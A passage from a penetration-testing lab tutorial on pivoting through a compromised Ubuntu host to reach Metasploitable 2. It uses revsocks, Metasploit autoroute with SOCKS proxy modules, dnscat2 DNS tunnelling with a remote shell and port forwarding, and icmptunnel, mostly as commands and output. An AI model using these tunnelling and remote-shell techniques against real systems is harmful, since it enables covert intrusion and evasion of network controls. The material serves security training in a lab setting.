
```
C:\Users\raj\Downloads>revsocks_windows_amd64.exe -listen :8443 -socks 0.0.0.0:1080 -pass test
2020/12/07 00:16:36 Starting to listen for clients
2020/12/07 00:16:36 Will start listening for clients on 0.0.0.0:1080
2020/12/07 00:16:36 Listening for agents on :8443 using TLS
2020/12/07 00:16:37 No TLS certificate. Generated random one.
2020/12/07 00:16:56 [192.168.1.108:60210] Got a connection from 192.168.1.108:60210:
2020/12/07 00:16:57 [192.168.1.108:60210] Got Client from 192.168.1.108:60210
2020/12/07 00:16:57 [192.168.1.108:60210] Waiting for clients on 0.0.0.0:1080
2020/12/07 00:17:02 [192.168.1.108:60210] Got client. Opening stream for 127.0.0.1:49684
2020/12/07 00:17:02 [192.168.1.108:60210] Starting to copy stream to conn for 127.0.0.1:49684
2020/12/07 00:17:02 [192.168.1.108:60210] Starting to copy conn to stream for 127.0.0.1:49684
```

Now let's open Ubuntu and download revsocks for Linux. Here we connect Ubuntu with Metasploitable 2 and then we move to proxy settings.


```
./revsocks_linux_amd64 -connect 192.168.1.3:8443 -pass test
```

```
root@ubuntu:~# ./revsocks_linux_amd64 -connect 192.168.1.3:8443 -pass test ←
2020/12/06 10:40:58 Connecting to the far end. Try 1 of 3
2020/12/06 10:40:58 Connecting to far end
2020/12/06 10:40:58 Starting client
2020/12/06 10:43:25 Accepting stream
2020/12/06 10:43:25 Passing off to socks5
2020/12/06 10:43:25 [ERR] socks: Failed to handle request: Connect to 216.58.196.196
2020/12/06 10:43:25 Failed to handle request: Connect to 216.58.196.196:443 failed:
2020/12/06 10:43:25 Accepting stream
2020/12/06 10:43:25 Passing off to socks5
```

Now in the Windows machine, open the browser and open proxy settings. Here, choose to manually configure the manual proxy configuration and mention the local address in the socks host and mention the port number as 1080. Choose the **socks version 5** and then mention the local address in the '**no proxy for**' space.



When you open the web browser in the windows machine and mention the IP address of the Metasploitable 2, you will be connected with the Metasploitable 2 using revsocks.



Tunneling With Metasploit

Using SOCKS5 Proxy

Here we start Metasploit in the Kali machine. Then a connection is established with Ubuntu using the auxiliary module with the help of SSH. Once the connection is established, a meterpreter session was created. Then we make use of post module with autoroute. The autoroute post module will help create an additional route through the meterpreter which will allow us to dive deeper in the network. Here we will connect with Metasploitable 2. Next, we will use the auxiliary module for socks5. This is now a deprecated module. Set the localhost address and exploit. The auxiliary module will then start running.

```
use post/multi/manage/autoroute
use auxiliary/server/socks5
set srvhost 127.0.0.1
exploit
```


```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions ←
Active sessions
=====
Id  Name    Type          Information
--  --      --
1   shell   linux        SSH raj:123 (192.168.1.108:22)
2   meterpreter x86/linux raj @ ubuntu (uid=1000, gid=1000, euid=1000, egid=1000) @ 192.168.1.108

msf6 auxiliary(scanner/ssh/ssh_login) > back
msf6 > use post/multi/manage/autoroute ←
msf6 post(multi/manage/autoroute) > set session 2
session ⇒ 2
msf6 post(multi/manage/autoroute) > exploit

[!] SESSION may not be compatible with this module.
[*] Running module against 192.168.1.108
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.1.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.226.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > use auxiliary/server/socks5 ←
[*] *                               The module auxiliary/server/socks5 is deprecated!
[*] *                               This module will be removed on or about 2020-12-29
[*] *                               Use auxiliary/server/socks_proxy and set VERSION to 5
msf6 auxiliary(server/socks5) > set srvhost 127.0.0.1 ←
srvhost ⇒ 127.0.0.1
msf6 auxiliary(server/socks5) > exploit
[*] Auxiliary module running as background job 1.

[*] Starting the socks5 proxy server
msf6 auxiliary(server/socks5) > █
```

Now go to the web browser in the **Kali Linux** machine, open the browser and open **proxy settings**. Here, choose to manually configure the **manual proxy configuration** and mention the local address in the **socks host** and mention the port number as 1080. Choose the **socks version 5** and then mention the local address in the '**no proxy for**' space.



When you open the web browser in the Kali Linux and mention the IP address of the Metasploitable 2, you will be connected with the Metasploitable 2 using Metasploit.



Using SOCKS4a Proxy

Now let's start Metasploit in the Kali machine where the connection is established with Ubuntu with the help of auxiliary module using SSH. Then a meterpreter session was created. Then we will use the post-module where we will use autoroute. The autoroute post module will help to create additional routes through the meterpreter which will allow us to dive deeper in the network. Here we will connect with Metasploitable 2. Next, we will use the auxiliary module for socks4a. This is now a deprecated module. Instead, we can use the new module Set the localhost address and exploit. The auxiliary module will then start running.

```
use post/multi/manage/autoroute
use auxiliary/server/socks4a
set srvhost 127.0.0.1
exploit
```


```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions ←
Active sessions
=====


| Id | Name  | Type        | Information                                                       |
|----|-------|-------------|-------------------------------------------------------------------|
| 1  | shell | linux       | SSH raj:123 (192.168.1.108:22)                                    |
| 2  |       | meterpreter | x86/linux raj @ ubuntu (uid=1000, gid=1000, euid=1000, egid=1000) |


msf6 auxiliary(scanner/ssh/ssh_login) > back
msf6 > use post/multi/manage/autoroute ←
msf6 post(multi/manage/autoroute) > set session 2
session => 2
msf6 post(multi/manage/autoroute) > exploit
[!] SESSION may not be compatible with this module.
[*] Running module against 192.168.1.108
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.1.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.226.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > use auxiliary/server/socks4a ←
[!] * The module auxiliary/server/socks4a is deprecated!
[!] * This module will be removed on or about 2020-12-29
[!] * Use auxiliary/server/socks_proxy and set VERSION to 4a
msf6 auxiliary(server/socks4a) > set srvhost 127.0.0.1 ←
srvhost => 127.0.0.1
msf6 auxiliary(server/socks4a) > exploit
[*] Auxiliary module running as background job 1.

[*] Starting the socks4a proxy server
msf6 auxiliary(server/socks4a) > █
```

Hence, open the web browser in the Kali Linux machine, and open **proxy settings**. Now, choose to manually configure the **manual proxy configuration** and mention the local address in the socks host and mention the port number as 1080. Choose the **socks version 4a** and then mention the local address in the '**no proxy for**' space.



When you open the web browser in the Kali Linux and mention the IP address of the Metasploitable 2, you will be connected with the Metasploitable 2 using Metasploit.



Tunnelling with DNScat2

DNScat2 is a tool which can be used to create a tunnel with the help of **DNS protocol**. A connection to **port 53** should be established to access any data. DNScat2 mainly consists of a **client** and a **server**. In our scenario, we need to establish a connection between Metasploitable 2 and Kali Linux using Ubuntu as the medium.

Tunnelling on Port 22

Let's begin with installing DNScat2 in the Kali Linux machine using apt install which will automatically build dependencies.

```
apt install dnscat2
```

```
# apt install dnscat2 ←
Reading package lists... Done
Building dependency tree...
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libexo-1-0 libqt5opengl5 python3-gevent python3-greenlet
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  dnscat2-client dnscat2-server ruby-ecdsa ruby-salsa20 ruby-sha3 ruby-troll
The following NEW packages will be installed:
  dnscat2 dnscat2-client dnscat2-server ruby-ecdsa ruby-salsa20 ruby-sha3
0 upgraded, 7 newly installed, 0 to remove and 0 not upgraded.
Need to get 248 kB of archives.
After this operation, 861 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 dnscat2-client
Get:2 http://ftp.harukasan.org/kali kali-rolling/main amd64 ruby-troll
Get:3 http://ftp.harukasan.org/kali kali-rolling/main amd64 ruby-salsa20
Get:4 http://ftp.harukasan.org/kali kali-rolling/main amd64 ruby-ecdsa
Get:5 http://ftp.harukasan.org/kali kali-rolling/main amd64 ruby-sha3
Get:6 http://ftp.harukasan.org/kali kali-rolling/main amd64 dnscat2-server
Get:7 http://ftp.harukasan.org/kali kali-rolling/main amd64 dnscat2-all
Fetched 248 kB in 8s (31.0 kB/s)
```

Once this is done, the dnscat2 server will start running.

```
(root㉿kali)-[~]
# dnscat2-server ←

New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = n/a] ...

It looks like you didn't give me any domains to recognize!
That's cool, though, you can still use direct queries,
although those are less stealthy.

To talk directly to the server without a domain name, run:

./dnscat --dns server=x.x.x.x,port=53 --secret=8d1a85d94df1da9016c26efdbeaccf06

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2> █
```

In the Ubuntu machine, we will install dnscat2 using git clone. Here we will have to install the dependencies manually to get the tool started.

```
git clone https://github.com/iagox86/dnscat2.git
cd dnscat2/
cd client/
make
```

```
root@ubuntu:~# git clone https://github.com/iagox86/dnscat2.git ←
Cloning into 'dnscat2'...
remote: Enumerating objects: 6607, done.
remote: Total 6607 (delta 0), reused 0 (delta 0), pack-reused 6607
Receiving objects: 100% (6607/6607), 3.82 MiB | 2.87 MiB/s, done.
Resolving deltas: 100% (4564/4564), done.
root@ubuntu:~# cd dnscat2/ ←
root@ubuntu:~/dnscat2# cd client/ ←
root@ubuntu:~/dnscat2/client# make ←
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g
cc -c --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g
cc --std=c89 -T -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g
```

Now let's establish a connection between the Kali Linux and Ubuntu.

```
./dnscat --dns=server=192.168.1.2,port=53
```

```
root@ubuntu:~/dnscat2/client# ./dnscat --dns=server=192.168.1.2,port=53 ←
Creating DNS driver:
domain = (null)
host   = 0.0.0.0
port   = 53
type   = TXT,CNAME,MX
server = 192.168.1.2

Encrypted session established! For added security, please verify the server al
```

Once the connection is successfully established, a session will be created on the Kali Linux's end. Now let us check the sessions that are available and interact with them and then send in a request to create a shell. Once the request is accepted a new window will open the session 2.

```
session
session -i 1
shell
```

```
dnscat2> New window created: 1 ←
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Peace Duff Tubule Durian Lair Teeth

dnscat2> session ←
0 :: main [active]
    crypto-debug :: Debug window for crypto stuff [*]
    dns1 :: DNS Driver running on 0.0.0.0:53 domains =  [*]
    1 :: command (ubuntu) [encrypted, NOT verified] [*]
dnscat2> session -i 1 ←
New window created: 1
history_size (session) => 1000
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Peace Duff Tubule Durian Lair Teeth
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

command (ubuntu) 1> shell ←
Sent request to execute a shell
command (ubuntu) 1> New window created: 2
Shell session created!

command (ubuntu) 1> █
```

Using the second session, you now have access to the Ubuntu machine. So now let's check the IP address of the client one machine. Here we see that Ubuntu has two NIC cards installed within it.

```
session -i 2
ifconfig
```

```
command (ubuntu) 1> session -i 2 ←
New window created: 2
history_size (session) ⇒ 1000
Session 2 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Flaunt Twos Pigs Facile Libate Otto
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

sh (ubuntu) 2> ifconfig ←
sh (ubuntu) 2> ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet [redacted] 192.168.1.108 netmask 255.255.255.0 broadcast 192.168.1.255
inet6 fe80::c418:3516:30f3:cf62 prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:c8:9c:50 txqueuelen 1000 (Ethernet)
RX packets 66540 bytes 93170239 (93.1 MB)
RX errors 0 dropped 1 overruns 0 frame 0
TX packets 32080 bytes 2188104 (2.1 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens38: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet [redacted] 192.168.226.128 netmask 255.255.255.0 broadcast 192.168.226.255
inet6 fe80::44a6:8a8:230e:ec96 prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:c8:9c:5a txqueuelen 1000 (Ethernet)
RX packets 188 bytes 30487 (30.4 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 953 bytes 64289 (64.2 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Now we will connect the Metasploitable 2 port 22 to the port 8888 to create a DNS tunnel between them using the shell.

```
listen 127.0.0.1:8888 192.168.226.129:22
```

```
command (ubuntu) 1> listen 127.0.0.1:8888 192.168.226.129:22 ←
Listening on 127.0.0.1:8888, sending connections to 192.168.226.129:22
command (ubuntu) 1> █
```

Open a new tab in the Kali Linux machine and login to the Metasploitable 2 machine with its credentials and now you will be able to communicate with Metasploitable 2 using the Kali Linux.

```
ssh msfadmin@127.0.0.1 -p 8888
```

```
└──(root💀kali㉿kali)-[~/home/kali]
# ssh msfadmin@127.0.0.1 -p 8888 ←
The authenticity of host '[127.0.0.1]:8888 ([127.0.0.1]:8888)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCi0LuVscegPXLQ0suPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:8888' (RSA) to the list of known hosts.
msfadmin@127.0.0.1's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu Dec  3 13:08:53 2020
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:78:20:90
          inet addr:192.168.226.129  Bcast:192.168.226.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe78:2090/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1084 errors:0 dropped:0 overruns:0 frame:0
          TX packets:148 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:83507 (81.5 KB)  TX bytes:20131 (19.6 KB)
          Interrupt:16 Base address:0x2000
```


Tunnelling on Port 80

We can perform the same using port 80.

```
listen 127.0.0.1:9999 192.168.226.129:80
```

```
command (ubuntu) 1> listen 127.0.0.1:9999 192.168.226.129:80 ←
Listening on 127.0.0.1:9999, sending connections to 192.168.226.129:80
command (ubuntu) 1> Connection from 127.0.0.1:54010; forwarding to 192.168.226.129:80 ...
[Tunnel 1] connection successful!
```

When you open the web browser in the Kali Linux machine and mention the URL of the Metasploitable 2 machines, you will see that the connection was successfully established between the Kali Linux and the Metasploitable 2 using Ubuntu.



The same can be done in the windows system Follow this link [here](#) to download a suitable dnscat2 client for your system of windows. To get a detailed explanation on DNScat2 you can read [here](#).

ICMP Tunnelling

The main aim of the ICMP tunnel is to send TCP connection where an SSH session will be used in an encapsulated form of ICMP packets. Let's first configure the ICMP tunnel on the Ubuntu machine. You can read a detailed article from [here](#).

We will first download and install icmptunnel on the server-side and compile the file by unpacking its components.

```
git clone https://github.com/jamesbarlow/icmptunnel.git
cd icmptunnel
make
```

Then we will disable ICMP echo reply on both the Ubuntu and the Kali Linux. This halts the kernel from responding to any of its packets.

```
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all
./icmptunnel -s
Ctrl+z
bg
```

```
root@ubuntu:~# git clone https://github.com/jamesbarlow/icmptunnel.git ←
Cloning into 'icmptunnel'...
remote: Enumerating objects: 42, done.
remote: Total 42 (delta 0), reused 0 (delta 0), pack-reused 42
Unpacking objects: 100% (42/42), 17.52 KiB | 242.00 KiB/s, done.
root@ubuntu:~# cd icmptunnel/ ←
root@ubuntu:~/icmptunnel# make ←
[CC] src/checksum.c
[CC] src/client-handlers.c
[CC] src/client.c
[CC] src/daemon.c
[CC] src/echo-skt.c
[CC] src/forwarder.c
[CC] src/icmptunnel.c
[CC] src/resolve.c
[CC] src/server-handlers.c
[CC] src/server.c
[CC] src/tun-device.c
[LD] icmptunnel
root@ubuntu:~/icmptunnel# echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all ←
root@ubuntu:~/icmptunnel# ./icmptunnel -s ←
opened tunnel device: tun0
^Z
[1]+  Stopped                  ./icmptunnel -s
root@ubuntu:~/icmptunnel# bg ←
